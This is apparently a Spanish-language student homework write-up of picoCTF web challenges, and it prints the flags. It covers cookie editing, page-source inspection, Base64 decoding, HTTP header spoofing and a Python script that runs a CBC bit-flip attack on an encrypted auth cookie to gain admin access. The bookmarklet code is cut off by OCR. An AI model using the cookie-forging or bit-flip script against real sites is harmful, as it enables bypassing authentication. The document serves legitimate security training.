

# Homework 2

Andres Martinez

Cybersecurity NRC 4300

## Cookies




Para resolver este problema entre al link que estaba en PicoCTF, como se llamaba cookies me descargue un editor de cookies para firefox y vi que cookie se generaba cuando ponia el texto sugerido. vie que se genero un cookie llamado `name` con valor `0` , segui subiendo el numero hasta encontrar la llave (18)

## Insp3ct0r

Abri la pagina, y entre al inspector, que efectivamente contenia el siguiente comentario dentro del HTML

```
<!-- Html is neat. Anyways have 1/3 of the flag: picoCTF{tru3_d3 -->
```

Dentro del debugger encontre esta otra parte en el codigo de JS

```
/* Javascript sure is neat. Anyways part 3/3 of the flag: _lucky?832b0699} */
```

En el Style Editor dentro de un archivo mycss encontre el resto

```
/* You need CSS to make pretty pages. Here's part 2/3 of the flag: t3ct1ve_0r_ju5t */
```


Que forma : `picoCTF{tru3_d3t3ct1ve_0r_ju5t_lucky?832b0699}`

## Scavanger Hunt

Este problema fue parecido al anterior, as partes de CSS y HTML fueron practicamente iguales

| | |
|---|---|
| HTML | picoCTF{t |
| CSS | h4ts_4_l0 |

Pero la parte de JS tenia un cometario sobre como deter a que google indexe todo la pagina, lo que me llevo a buscar un archivo llamado `Robots.txt` dentro del cual encontre la tercera parte y una pista mas sobre un servido apache, despues de buscar mucho encontre que podia




El flag completo queda

acceder al .htaccess y ahi encontre la parte 4 picoCTF{th4ts_4_l0t_0f_pl4c3s_2_lO0k_7a46d25d}

Para la parte 5 las mac aparentemene crea un archivo llamado DS_Store que esta escondido generalmente. ahi enconte el final de la vandera

# Bookmarklet

```
javascript:(function() {
  var encryptedFlag = "àÒÆÞ¦È¬ëÙ£ÖÓÚåÛÑ¢ÕÓË
  var key = "picoctf";
  var decryptedFlag = "";
  for (var i = 0; i < encryptedFlag.length;
    decryptedFlag += String.fromCharCode((en
  }
  alert(decryptedFlag);
})();
```




Esta funcion que desencripta la vandera estaba en la instancia del challenge, despues de darle full vueltas le pase esta funcion a la consola y me dio el flag (no entendi este porque era asi)

# WebDecode

Inspeccione y busque en el HTML alguna pista, encontre una cadena condificada que parecia prometedora, copie y pegue en chatGPT que me dijo que probablemente estaba codificada en Base64, y efectivamente decodificada da `picoCTF{web_succ3ssfully_d3c0ded_f6f6b78a}`

# More Cookies

Una vez mas usando el editor de cookies podemos ver que hay un cookie encontrypado al cual solo puede acceder el admin

`c3g5OU5DYWt2a0pTb3J4ZVh1VXF5Sm1rbU9WWVA0MktpaHBwc2kxYzJwTk05bzQ1cEhGTVZPVzRtMjVxRmZkRmd2U0YzVnlSYzNqaUx3WVdaaGZJN1BvZ0d3Wm5GZTg4Sm1SVzh2`

Que despues de probar varios cypher me dio CBC.


Como solo puede acceder el admin podemos hacer un bit-flip attack para tratar de flip el bit que contiene que solo el admin puede usar la pagina, la solucion que encontre fue usar un script de python para ir por cada una de las posciones de la llave, bitflip una vez y revisar elnombre del cookie

```
import requests
import base64
from tqdm import tqdm

ADDRESS = "http://mercury.picoctf.net:10868/"

s = requests.Session()
s.get(ADDRESS)
cookie = s.cookies["auth_name"]
decoded_cookie = base64.b64decode(cookie)
raw_cookie = base64.b64decode(decoded_cookie)

def exploit():
    for position_idx in tqdm(range(0, len(raw_cookie))):
        for bit_idx in range(0, 8):
            bitflip_guess = (
                raw_cookie[0:position_idx]
                + ((raw_cookie[position_idx] ^ (1 << bit_idx)).to_bytes(1, "big"))
                + raw_cookie[position_idx + 1:]
```

```
            )
            guess = base64.b64encode(base64.b64encode(bitflip_guess)).decode()
            r = requests.get(ADDRESS, cookies={"auth_name": guess})
            if "picoCTF{" in r.text:
                print(f"Admin bit found in byte {position_idx} bit {bit_idx}.")
                print("Flag: " + r.text.split("<code>")[1].split("</code>")[0])
                return

exploit()
```


Lo que al final me dio `picoCTF{cO0ki3s_yum_e57b2438}`

# Logon




El challenge nos muestra una pagina de Log In, pero sin importar que credenciales usemos siempre nos permite entrar, pero si intetamos entrar sin credenciales se genera un cookie llamado admin y puesto como False, comabiar a true nos da la vandera `picoCTF{th3_c0nsp1r4cy_l1v3s_d1c24fef}`


# dont-use-client-side





Estaba en el HTML, en desorden. no hay mucho que decir

la vandera da `picoCTF{no_clients_plz_1a3c89}`

# Who are you?




Para este challenge habia que modificar el HTTP request que salia de nuestra maquina, añadieno cosas como lugar, browser que se esta usando etc. (en la foto de la derecha sale el request final. y la vandera `picoCTF{http_h34d3rs_v3ry_c0Ol_much_w0w_f56f58a5}`